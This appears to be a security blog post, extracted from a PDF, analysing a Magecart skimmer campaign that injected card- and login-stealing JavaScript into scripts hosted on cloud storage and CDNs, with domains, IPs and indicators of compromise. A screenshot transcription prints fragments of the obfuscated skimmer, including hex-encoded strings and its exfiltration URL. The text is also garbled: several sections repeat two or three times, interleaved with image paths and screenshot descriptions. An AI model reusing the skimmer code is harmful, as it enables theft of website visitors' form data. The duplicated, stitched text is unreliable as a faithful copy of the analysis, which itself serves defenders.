
RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## **Exfiltration gate**

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area displays a list of HTTP requests:

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471


Below the list, there are tabs for 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Under 'Inspectors', there are sub-tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is selected, showing a JavaScript snippet:

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);
```

The following JavaScript code is highlighted in a red box:

```
var _0x537a=["\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d","\x61\x58\x4e\x57\x76\x5a\x47\x55\x3d","\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33","\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d","\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74","\x55\x32\x46\x3d","\x55\x32\x56\x75\x5a\x45\x52\x68\x64\x47\x45\x3d","\x52\x47\x39\x74\x59\x57\x6c\x75","\x56\x49\x4a\x35\x55\x39","\x62\x32\x47\x56\x75\x5d"];isInitializedisOpendedvtoolsprototypehashCodehttps://cdn-
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar
eaSendDataDomainTrySendIMGGetImageUrl?
0x2c6db2=0x5
0x1a9870[charA
dispatchEventinnerWidthinnerHeightverticalhorizontalFirebugchrom@
0x119b[CuuTmU]=function(_0x4bb7bb){var _0x390ae2=atob(_0x4bb7bb);var _0x35bc5f=[];for(var _0x1dcb08=0x0,_0x4d68
decodeURIComponent(_0x35bc5f);_0x119b[TxGHbR]={};_0x119b[JzQWcy]=!![];var _0x4541ae=_0x119b[TxGHbR][_0x2
0x2c6db2;]function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b('0x0')](new RegExp(_0xc069ab
```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



